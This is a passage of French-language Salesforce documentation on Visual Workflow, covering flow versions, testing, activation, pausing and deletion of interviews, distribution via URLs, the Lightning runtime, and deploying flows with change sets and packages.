S'il n'est plus nécessaire d'attendre la fin d'une longue interview de flux ou qu'un utilisateur reprenne une interview interrompue, supprimez l'interview. Par exemple, vous mettez à jour ou supprimez la version de flux associée.

[Suppression de la version d'un flux]
Pour supprimer une version du flux active, commencez par la désactiver. Si un flux contient des interviews interrompues ou en attente, il ne peut pas être supprimé tant que ces interviews ne sont pas terminées ou supprimées. Les flux jamais activés peuvent être supprimés immédiatement.

[Interruption des flux par les utilisateurs]
Personnalisez les paramètres d'automatisation des processus de votre organisation afin de permettre à vos utilisateurs d'interrompre une interview de flux qu'ils ne peuvent pas terminer. Une *interview de flux* est une instance d'exécution d'un flux. Par exemple, un représentant du service client peut interrompre une interview de flux lorsque le client ne dispose pas de toutes les informations requises.

CONSULTER ÉGALEMENT :

[Visual Workflow]
[Limitations de Visual Workflow]
[Considérations relatives à la gestion de flux]

## Champs de flux et de versions de flux

Consultez des informations sur un flux et ses versions dans la page de détail du flux, notamment son nom et son URL.

| Propriété | Description |
|---|---|
| `Version active` | Identifie à la version active. |
| `Description` | La description du flux ou de la version du flux |
| `Nom du flux` | Le nom unique du flux. Il est affiché dans l'interface utilisateur lors de l'exécution. |
| `Nom` | Le nom de la version du flux. Il devient le `Nom du flux` lorsque cette version est active. |
| `Préfixe d'espace de noms` | Le préfixe de l'espace de noms du flux, s'il a été installé à partir d'un package géré. Cloud Flow Designer ne peut pas ouvrir des flux installés à partir de packages gérés. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Propriété | Description |
|---|---|
| `Type` | Il détermine les éléments et les ressources pris en charge dans le flux ou la version du flux, ainsi que les méthodes de distribution du flux. Pour plus d'informations, reportez-vous à Types de flux à la page 5276. |
| `Statut` | Identifie si la version du flux est active ou non. |
| `Nom unique` | Permet de référencer le flux dans d'autres parties de Salesforce, par exemple dans une page Visualforce. |
| `URL` | L'URL relative que vous pouvez utiliser pour exécuter le flux, par exemple via un bouton personnalisé ou un onglet Web. |
| `Version` | Le numéro de la version du flux. |

CONSULTER ÉGALEMENT :

Gestion de vos flux

Propriétés de flux

## Ouverture et modification d'un flux

Pour modifier un flux, ouvrez-le dans le Cloud Flow Designer.

Vous ne pouvez pas enregistrer les modifications dans une version de flux active. Vous pouvez toutefois ouvrir une version active d'un flux, la modifier, puis l'enregistrer en tant que nouvelle version ou un nouveau flux.

1. Dans Configuration, saisissez *`Flux`* dans la case `Recherche rapide`, puis sélectionnez **Flux**.
2. Cliquez sur le nom du flux.
3. Ouvrez le flux.
   - Pour ouvrir une version spécifique, cliquez sur le lien **Ouvrir** en regard du numéro de cette version.
   - Pour ouvrir une version active du flux, cliquez sur le bouton **Ouvrir**. En l'absence de version active, la dernière version s'ouvre.

CONSULTER ÉGALEMENT :

Considérations relatives à la conception de flux

Gestion de vos flux

Activation ou désactivation de la version d'un flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir un flux dans le Cloud Flow Designer :

- Gérer Force.com Flow

## Test d'un flux

Testez vos flux avant de les activer pour vous assurer qu'ils fonctionnent correctement.

ATTENTION: Testez avec précaution les flux qui contiennent des éléments de suppression. Même si le flux est inactif, il déclenche l'opération de suppression.

Nous recommandons de tester tous les chemins possibles à travers le flux, afin de détecter et de corriger toutes les erreurs éventuelles avant d'activer le flux. Par exemple, les données incomplètes du flux peuvent entraîner l'échec d'un élément de données (créer, mettre à jour, référencer ou supprimer) à l'exécution. Ajoutez un connecteur de défaut à un chemin qui corrige les données et permet au flux de réussir.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.
2. Cliquez sur le nom du flux que vous souhaitez exécuter.
3. Exécutez le flux.
   - Pour exécuter une version spécifique, cliquez sur le lien **Exécuter** de cette version.
   - Pour exécuter une version active du flux, cliquez sur le bouton **Exécuter**. En l'absence de version active, la dernière version est exécutée.
   - Pour exécuter une version de flux de Cloud Flow Designer, ouvrez cette version, puis cliquez sur **Exécuter** dans la barre de boutons.

     Conseil: Si vous avez récemment modifié le flux que vous testez, enregistrez-le. Seuls les dernières modifications sauvegardées sont incluses lors de l'exécution d'un flux.

Une fois le fonctionnement de votre flux validé, activez la version testée, puis distribuez le flux.

CONSULTER ÉGALEMENT :

- Activation ou désactivation de la version d'un flux
- Personnalisation des conséquences de l'échec d'un flux
- Considérations relatives à l'exécution de flux
- Gestion de vos flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer un flux actif ou inactif à partir de sa page de détail :

Pour exécuter un flux depuis Cloud Flow Designer :

- Gérer Force.com Flow

## Activation ou désactivation de la version d'un flux

Vous pouvez avoir plusieurs versions différentes d'un même flux dans Salesforce, mais une seule version de chaque flux peut être active à la fois. Pour activer ou désactiver une version d'un flux, accédez à sa page de détail dans Configuration.

Lorsque activez une nouvelle version d'un flux, la version précédemment activée (si elle existe) est automatiquement désactivée. Les interviews de flux en cours d'exécution continuent en utilisant la version avec laquelle ils ont été initiés.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.
2. Cliquez sur le nom du flux.
3. Cliquez sur **Activer** ou **Désactiver** en regard de la version appropriée du flux.

CONSULTER ÉGALEMENT :

Considérations relatives à la gestion de flux

Gestion de vos flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer ou désactiver en flux :

- Gérer Force.com Flow

## Suppression d'une interview de flux interrompue ou en attente

S'il n'est plus nécessaire d'attendre la fin d'une longue interview de flux ou qu'un utilisateur reprenne une interview interrompue, supprimez l'interview. Par exemple, vous mettez à jour ou supprimez la version de flux associée.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.

   Si vos flux contiennent des interviews en attente, la liste associée Interviews interrompues et en attente s'affiche sous la liste des flux.
2. Pour chaque interview que vous souhaitez supprimer, cliquez sur **Suppr**.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour ouvrir, modifier ou créer un flux dans Cloud Flow Designer :

- Gérer Force.com Flow

## Suppression de la version d'un flux

Pour supprimer une version du flux active, commencez par la désactiver. Si un flux contient des interviews interrompues ou en attente, il ne peut pas être supprimé tant que ces interviews ne sont pas terminées ou supprimées. Les flux jamais activés peuvent être supprimés immédiatement.

1. Dans Configuration, saisissez *Flux* dans la case Recherche rapide, puis sélectionnez **Flux**.
2. Cliquez sur le nom du flux.
3. Pour supprimer définitivement toutes les versions du flux, cliquez sur le bouton **Supprimer**.
4. Pour supprimer une version individuelle, cliquez sur le lien **Suppr** en regard de cette version.

CONSULTER ÉGALEMENT :

Considérations relatives à la gestion de flux

Gestion de vos flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer un flux :
- Gérer Force.com Flow

## Interruption des flux par les utilisateurs

Personnalisez les paramètres d'automatisation des processus de votre organisation afin de permettre à vos utilisateurs d'interrompre une interview de flux qu'ils ne peuvent pas terminer. Une *interview de flux* est une instance d'exécution d'un flux. Par exemple, un représentant du service client peut interrompre une interview de flux lorsque le client ne dispose pas de toutes les informations requises.

1. Dans Configuration, saisissez *Paramètres d'automatisation des processus* dans la case Recherche rapide, puis sélectionnez **Paramètres d'automatisation des processus**.
2. Sélectionnez Autoriser les utilisateurs à interrompre les flux.
3. Cliquez sur **Enregistrer**.

Lorsque l'option Autoriser les utilisateurs à interrompre les flux est activée, les écrans n'affichent pas automatiquement le bouton Interrompe. Si vous souhaitez permettre à vos utilisateurs d'interrompre un écran spécifique, sélectionnez « Afficher le bouton Interrompe » lors de la configuration de cet écran.

CONSULTER ÉGALEMENT :

Élément de flux Écran : informations générales

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres d'automatisation des processus :
- Personnaliser l'application

# Distribution de votre flux

Lorsque vous avez créé et activé une version de flux, distribuez-la aux utilisateurs pour qu'ils puissent l'exécuter. La méthode de distribution appropriée dépend des utilisateurs auxquels vous souhaitez distribuer le flux : utilisateurs internes, utilisateurs externes, systèmes ou autres organisations.

Conseil: Les utilisateurs ne peuvent pas reprendre les flux interrompus depuis Lightning Experience. Par conséquent, nous recommandons de retirer le bouton Interrompre des flux qui sont distribués dans Lightning Experience.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Voici comment vous pouvez distribuer vos flux en fonction du type d'utilisateur :

**Utilisateurs internes**

- Distribuez l'URL du flux directement, ou via un bouton, un lien ou un onglet Web personnalisé.
- Incorporez le flux à une Page Lightning (bêta).
- Incorporez le flux à une page Visualforce, puis incorporez cette page à Salesforce avec un bouton, un lien ou un onglet Visualforce personnalisé.

**Utilisateurs externes**

Incorporez le flux à une page Visualforce, puis incorporez cette page à un site Force.com, à un portail client ou à un portail partenaire.

**Systèmes**

Lancez un flux automatiquement en :

- Utilisant la méthode Apex `start()`
- Utilisant la ressource Action invocable dans l'API REST Force.com.
- Ajoutant une action de flux à un processus dans Process Builder.

**Autres organisations**

Déployez un flux avec des ensembles d'autorisations ou un package.

Pour plus d'informations sur la distribution de flux avec chacune de ces méthodes, reportez-vous à « Distribute Your Flow » dans le guide *Visual Workflow Guide*.

CONSULTER ÉGALEMENT :

Définition de variables de flux avec l'URL du flux

*Guide du développeur Visualforce* : Restitution des flux avec Visualforce

Gestion des pages Visualforce de sites Force.com

Création d'onglets Web

## Expériences d'exécution de flux (bêta)

Selon le mode de distribution du flux, vos utilisateurs affichent une ou deux interfaces utilisateur lors de l'exécution d'un flux : *exécution Classic* ou *exécution Lightning*. Comme son nom l'indique, la présentation de l'exécution Lightning est semblable à Lightning Experience.


**Remarque:** Cette version contient une version bêta de Flow Lightning Runtime. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Flow Lightning Runtime n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur le composant Flow Lightning Runtime dans IdeaExchange.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

La capture d'écran ci-dessous affiche le même flux dans l'exécution Classic (à gauche) et dans l'exécution Lightning (à droite).




### Quelle expérience d'exécution mes utilisateurs vont-ils afficher ?

Les flux exécutés à partir d'une page Visualforce utilisent toujours l'exécution Classic. Les flux exécutés à partir d'une page Lightning utilisent toujours l'exécution Lightning. Toutes les autres méthodes dépendent de l'activation ou non de l'exécution Lightning dans les paramètres Automatisation des processus de votre organisation.

Le tableau ci-dessous présente l'expérience d'exécution que les utilisateurs affichent en fonction de la méthode de distribution du flux.

| **Méthode de distribution du flux** | **Quand** `Exécution Lightning pour les flux` **est** | |
|---|---|---|
| | **Non sélectionnée** | **Sélectionnée** |
| Page Visualforce | Exécution Classic | Exécution Classic |
| Bouton personnalisé | Exécution Classic | Exécution Lightning |
| Lien personnalisé | Exécution Classic | Exécution Lightning |

| Méthode de distribution du flux | Quand `Exécution Lightning pour les flux` est | |
|---|---|---|
| | Non sélectionnée | Sélectionnée |
| Onglet Web | Exécution Classic | Exécution Lightning |
| Lien direct | Exécution Classic | Exécution Lightning |
| Page Lightning | Exécution Lightning | Exécution Lightning |

CONSULTER ÉGALEMENT :

- Sélection de l'expérience d'exécution de votre organisation pour les flux basés sur une URL (bêta)
- Considérations relatives à l'exécution de flux

## Sélection de l'expérience d'exécution de votre organisation pour les flux basés sur une URL (bêta)

Vous distribuez un flux via une URL ? Cela implique des éléments tels que des URL de redirection et des boutons personnalisés, ainsi que des liens dans la Configuration. Basculez un commutateur, et tous ces flux seront mis à niveau vers l'exécution Lightning.

> **Remarque:** Cette version contient une version bêta de Flow Lightning Runtime. Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. Flow Lightning Runtime n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur le composant Flow Lightning Runtime dans IdeaExchange.

Nous avons deux facteurs d'expérience d'exécution pour les utilisateurs de flux. L'*exécution Classic* est semblable à une page Visualforce standard. L'*exécution Lightning* est adaptée à Lightning Experience.

Pour afficher tous les flux basés sur une URL dans l'exécution Lightning :

1. Dans Configuration, saisissez `Paramètres d'automatisation des processus` dans la case `Recherche rapide`, puis sélectionnez **Paramètres d'automatisation des processus**.
2. Sélectionnez **Activer l'exécution Lightning pour les flux**.
3. Enregistrez vos modifications.

Lorsque cette option est activée, les flux utilisent l'exécution Lightning lorsqu'ils sont exécutés depuis :

- Un lien direct
- Un bouton ou un lien personnalisé
- Le bouton **Exécuter** dans Cloud Flow Designer
- Un lien **Exécuter** dans la page de liste du flux
- Le bouton **Exécuter** dans une page de détail de flux

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les paramètres d'automatisation des processus :

- Personnaliser l'application

Ce paramètre permet également de contrôler si le flux est affiché sur une ou sur deux colonnes, si vous distribuez le flux via une URL ou une Page Lightning.

CONSULTER ÉGALEMENT :

- Expériences d'exécution de flux (bêta)
- Affichage d'écrans sur deux colonnes à partir d'une URL de flux (bêta)

## Affichage d'écrans sur deux colonnes à partir d'une URL de flux (bêta)

Lorsque vous distribuez un flux en utilisant une URL, vous pouvez contrôler l'affichage des écrans sur une ou deux colonnes. Les écrans sur deux colonnes sont pris en charge uniquement pour les organisations qui utilisent l'exécution Lightning.

Remarque: Cette version contient une version bêta des flux sur deux colonnes (Two-Column Flows). Cela signifie que cette fonctionnalité est de grande qualité avec des limitations connues. La fonctionnalité des flux sur deux colonnes n'est pas globalement disponible tant que Salesforce n'a pas annoncé sa disponibilité dans la documentation, des bulletins d'actualité ou des annonces publiques. Nous ne pouvons pas garantir une date de disponibilité globale sur une période spécifique, ni sa disponibilité effective. Motivez vos décisions d'achat uniquement en fonction des produits et des fonctionnalités globalement disponibles. N'hésitez pas à nous faire part de vos commentaires et suggestions sur les flux sur deux colonnes dans IdeaExchange.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Prérequis

Activez l'exécution Lightning pour forcer vos flux à respecter la présentation spécifiée.

1. Dans Configuration, accédez à Paramètres d'automatisation des processus.
2. Sélectionnez **Activer l'exécution Lightning pour les flux**.

### Format

Pour afficher les écrans du flux sur deux colonnes :

```
/flow/flowName?flowLayout=twoColumn
```

### Exemples

Cet exemple affiche le flux « Case Management » sur deux colonnes.

```
/flow/Case_Management?flowLayout=twoColumn
```

Cet exemple affiche le flux « User Info » sur deux colonnes, et définit les variables varUserFirst et varUserLast (de type Texte) sur les valeurs des champs FirstName et LastName de l'utilisateur actif.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}&flowLayout=twoColumn
```

CONSULTER ÉGALEMENT :

- Sélection de l'expérience d'exécution de votre organisation pour les flux basés sur une URL (bêta)
- Considérations relatives aux flux à deux colonnes (bêta)

## Définition de variables de flux avec l'URL du flux

Lorsque vous distribuez un flux à l'aide d'une URL, vous pouvez définir des variables dans ce flux en utilisant les paramètres de l'URL.

Vous ne pouvez pas définir les valeurs de variables sObject ou de variables de collection sObject en utilisant des paramètres d'URL. La variable que vous souhaitez définir doit avoir son `Type Entrée/Sortie` défini pour autoriser l'accès en entrée.

Ces étapes considèrent que vous utilisez une URL relative dans votre organisation pour diriger les utilisateurs vers le flux.

1. Dans Configuration, saisissez *`Flux`* dans la case `Recherche rapide`, puis sélectionnez **Flux**.
2. Cliquez sur le nom du flux.
3. Copiez l'URL du flux.
4. À la fin de l'URL du flux, ajoutez `?`***`name`***`=`***`value`***, où *`name`* est le nom unique de la variable ou de la variable de collection du flux que vous souhaitez définir et *`value`* est la value que vous souhaitez définir pour le nom. Pour définir plusieurs valeurs de variable, ajoutez `?`***`name1`***`=`***`value1`***`&`***`name2`***`=`***`value2`** à la fin de l'URL du flux. Si vous souhaitez définir les valeurs de plusieurs éléments dans la même variable de collection, ajoutez `?`***`name`***`=`***`value1`***`&`***`name`***`=`***`value2`**.
   Par exemple :

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher la page de détail d'un flux :
- Afficher la configuration

Pour créer et modifier des boutons, liens et onglets Web personnalisés :
- Personnaliser l'application

```
/flow/MyFlow?varNumber=100&varString=Hello
```

Voici les valeurs correctes pour chaque variable de flux et variable de collection en fonction de son type de données.

| Type de variable | Valeurs acceptables |
|---|---|
| Date | Champ de fusion de type Date ou `YYYY-MM-DD` |
| DateTime | Champ de fusion de type Date/Heure ou `YYYY-MM-DDThh:mm:ssZ` |
| Text | Champ de fusion de n'importe quel type ou une chaîne |
| Number | Champ de fusion de type Numérique ou une valeur numérique |
| Currency | Champ de fusion de type Numérique ou une valeur numérique |
| Boolean | • Champ de fusion de type Case à cocher<br>• Valeur Vrai : `true` ou `1`<br>• Valeur Faux : `false` ou `0` |

Remarque: Lorsque vous distribuez un flux, ne transmettez pas une valeur de champ de devise depuis un enregistrement Salesforce dans une variable Devise de flux avec un paramètre d'URL. Lorsqu'un champ de devise est référencé via un champ de fusion (tel que `{!Account.AnnualRevenue}`), la valeur inclut le symbole de la devise (par exemple, $). Les variables de flux de type Devise acceptent uniquement des valeurs numériques. Par conséquent, le flux échoue à l'exécution. Transmettez

à la place l'ID de l'enregistrement à une variable Texte de flux avec un paramètre d'URL. Dans le flux, utilisez ensuite l'ID afin de référencer la valeur de cet enregistrement pour le champ de devise.

**Exemple:** L'exemple suivant est une URL de flux utilisée dans un bouton personnalisé d'une présentation de page de requête. Lorsque l'utilisateur clique sur ce bouton, le flux est lancé avec la variable varID (de type Text) définie sur la valeur de champ `CaseNumber` de l'enregistrement de requête.

```
/flow/Case_Management?varID={!Case.CaseNumber}
```

L'exemple suivant définit les variables varUserFirst et varUserLast (de type Text) sur les valeurs de champ `FirstName` et `LastName` de l'utilisateur actif.

```
/flow/User_Info?varUserFirst={!$User.FirstName}&varUserLast={!$User.LastName}
```

L'exemple suivant est une URL de flux utilisée dans un bouton personnalisé d'une présentation de page de contact. Lorsqu'un utilisateur clique sur ce bouton, le flux est lancé et ajoute les valeurs de texte du contact en tant qu'éléments dans la variable de collecte de texte {!collNames}.

```
/flow/Contact_Info?collNames={!Contact.FirstName}&collNames={!Contact.LastName}
```

CONSULTER ÉGALEMENT :

- Définition du comportement de fin du flux avec une URL de flux
- Distribution de votre flux
- Dépannage des URL de flux

## Définition du comportement de fin du flux avec une URL de flux

Par défaut, lorsqu'une interview de flux qui utilise des écrans se termine, une nouvelle interview commence pour ce flux et l'utilisateur est redirigé vers le premier écran. Si vous souhaitez rediriger les utilisateurs vers une autre page de Salesforce lorsqu'ils cliquent sur **Terminer**, utilisez le paramètre `retURL` dans l'URL du flux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Format

Pour rediriger les utilisateurs vers une page spécifique de Salesforce lorsqu'ils ont cliqué sur **Terminer** :

```
/flow/flowName?retURL=page_name
```

où *page_name* est une URL relative (partie de l'URL qui suit `https://votreInstance.salesforce.com/`).

### Limitations

- Vous ne pouvez pas rediriger les utilisateurs du flux vers une URL externe à votre organisation Salesforce.
- Vous ne pouvez pas utiliser une variable de flux en tant que valeur du paramètre retURL. Si vous souhaitez utiliser une variable de flux pour rediriger un utilisateur, par exemple vers un enregistrement spécifique, distribuez le flux à l'aide de Visualforce.
- retURL peut restituer des barres de navigation supérieures et latérales imbriquées dans la page de destination.

### Exemples

L'URL de flux suivante redirige l'utilisateur vers l'onglet Accueil pour des requêtes (`https://votreInstance.salesforce.com/500/o`).

```
/flow/Case_Management?retURL=500/o
```

L'URL de flux suivante définit les variables varUserFirst et varUserLast (de type Text) sur les valeurs de champ `FirstName` et `LastName` de l'utilisateur actif. Lorsque l'interview de flux se termine, l'utilisateur est redirigé vers `https://votreInstance.salesforce.com/home/home.jsp`.

```
/flow/User_Info?varUserFirst={!$User.FirstName}
   &varUserLast={!$User.LastName}&retURL=home/home.jsp
```

CONSULTER ÉGALEMENT :

- Distribution de votre flux
- Dépannage des URL de flux
- Définition de variables de flux avec l'URL du flux

## Flux dans des ensembles de modifications et des packages

Les flux créés dans Cloud Flow Designer peuvent être inclus dans des ensembles de modifications et des packages. L'organisation destinataire de l'ensemble de modifications ou du package doit avoir Visual Workflow activé.

- Considérations relatives au déploiement de flux avec des ensembles de modifications

  Avant d'utiliser des ensembles de modifications pour déployer un flux, vous devez connaître les limitations et les comportements attendus qui sont associés aux dépendances des composants, au déploiement et aux déclencheurs de flux.

- Considérations relatives au déploiement de flux avec des packages

  Des flux peuvent être inclus dans des packages gérés et non gérés. Avant de déployer un package, vous devez comprendre les limitations et les comportements des packages qui contiennent des flux.

CONSULTER ÉGALEMENT :

- Considérations relatives à l'installation de flux
- Limitations et considérations relatives à Visual Workflow
- Distribution de votre flux

### Considérations relatives au déploiement de flux avec des ensembles de modifications

Avant d'utiliser des ensembles de modifications pour déployer un flux, vous devez connaître les limitations et les comportements attendus qui sont associés aux dépendances des composants, au déploiement et aux déclencheurs de flux.

**Dépendances des composants**

- Si vous envisagez de déployer un flux avec des ensembles de modifications, tenez compte des limitations de la prise en charge de la migration. Assurez-vous que vos flux référencent uniquement des champs et des composants disponibles dans des ensembles de modifications.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Lorsque vous affichez les composants dépendants de l'ensemble de modifications, la page Dépendances des composants répertorie les dépendances de *toutes* les versions du flux. Ajoutez tous les composants interdépendants de la version de flux correspondante à l'ensemble de modifications sortantes.
- Si un composant est référencé par les éléments de flux ci-dessous, la page Dépendances des composants n'affiche pas ce composant. Pour déployer le flux avec succès, ajoutez manuellement ces composants référencés à l'ensemble de modifications.
  - Apex
  - Alertes par e-mail
  - Publier dans Chatter
  - Actions rapides
  - Envoyer un e-mail
  - Soumettre pour approbation

  Par exemple, si vous utilisez une alerte par e-mail, vous ajoutez manuellement le modèle d'e-mail utilisé par cette alerte.

**Déploiement**

- Vous ne pouvez inclure qu'une seule version d'un flux dans un ensemble de modifications.
- Dans un ensemble de modifications, un flux actif est déployé dans sa destination avec un statut inactif. Activez le flux manuellement après le déploiement.
- Si le flux n'a pas aucune version active lors du chargement de l'ensemble de modifications sortant, la dernière version inactive est utilisée.
- Le déploiement ou le redéploiement d'un flux avec des ensembles de modifications crée une version du flux dans l'organisation de destination.

**Déclencheurs de flux**

Les déclencheurs de flux ne sont pas disponibles dans des ensembles de modifications.

Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

CONSULTER ÉGALEMENT :

Ensembles de modifications

## Considérations relatives au déploiement de flux avec des packages

Des flux peuvent être inclus dans des packages gérés et non gérés. Avant de déployer un package, vous devez comprendre les limitations et les comportements des packages qui contiennent des flux.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Dépendances des composants**

- Si vous envisagez de déployer un flux avec des packages, tenez compte des limites de prise en charge de la migration. Assurez-vous que vos flux référencent uniquement des composants et des champs empaquetables.
- L'intégrité référentielle fonctionne de la même façon pour les flux que pour les autres éléments du package.
- Si l'un des éléments ci-dessous est utilisé dans un flux, les composants empaquetés qu'il référence ne sont pas automatiquement inclus dans le package. Pour déployer le package, ajoutez manuellement ces composants référencés au package.

- Apex
- Alertes par e-mail
- Publier dans Chatter
- Actions rapides
- Envoyer un e-mail
- Soumettre pour approbation

Par exemple, si vous utilisez une alerte par e-mail, ajoutez manuellement le modèle d'e-mail utilisé par cette alerte.

**Statut du flux**

Vous pouvez inclure uniquement des flux actifs dans un package. La version active du flux est déterminée lorsque vous chargez une version de package. Si aucune version du flux n'est active, le chargement échoue.

**Mise à jour des packages**

- Pour mettre à jour un package géré avec une version de flux différente, activez cette version, puis rechargez le package. Il n'est pas nécessaire d'ajouter la nouvelle version activée du package. Cependant, si vous activez une version de flux par erreur, puis chargez le package, vous distribuez cette version du flux à tout le monde. Pensez à vérifier la version que vous souhaitez charger.
- Vous ne pouvez pas inclure des flux dans des correctifs empaquetés.

**Autres limitations**

- Si vous enregistrez votre espace de noms après avoir référencé un flux dans une page Visualforce ou un code Apex, n'oubliez pas d'ajouter l'espace de noms au nom du flux. Sinon, l'installation du package échoue.
- Si un utilisateur installe un flux à partir d'un package géré, les e-mails d'erreur des interviews de ce flux ne contiennent pas d'informations sur les éléments de flux individuels. L'e-mail est envoyé à l'utilisateur qui a installé le flux.
- Les déclencheurs de flux ne peuvent pas être empaquetés.

  Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

- Dans une organisation de développement, vous ne pouvez pas supprimer un flux ou une version de flux si vous l'avez chargé dans un package géré publié ou bêta.

CONSULTER ÉGALEMENT :

Considérations relatives à l'installation de flux

Création d'un package

## Pourquoi mon interview de flux a-t-elle échoué ?

Pour dépanner une interview de flux échouée, utilisez l'e-mail de défaut de flux. Vous pouvez également configurer des éléments Écran ou Envoyer un e-mail temporaires pour identifier le problème.

### E-mails concernant les erreurs de flux

À chaque échec d'une interview de flux, l'administrateur qui a créé le flux associé reçoit un e-mail. L'e-mail comprend le message d'erreur associé à l'échec ainsi que des informations sur chaque élément de flux exécuté par l'interview.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Limitation des e-mails concernant les erreurs de flux (bêta)

L'e-mail qui signale les erreurs dans les interviews de flux fait l'objet de limitations pour les éléments Écran, Référence, Créer et Flux secondaire, ainsi que de limitations générales.

Ajout d'éléments temporaires à un flux

Ajoutez au flux des éléments Écran ou Envoyer un e-mail pour pouvoir examiner à tout moment les valeurs de ressources. Une fois le problème résolu, supprimez les éléments Écran temporaires.

Dépannage des URL de flux

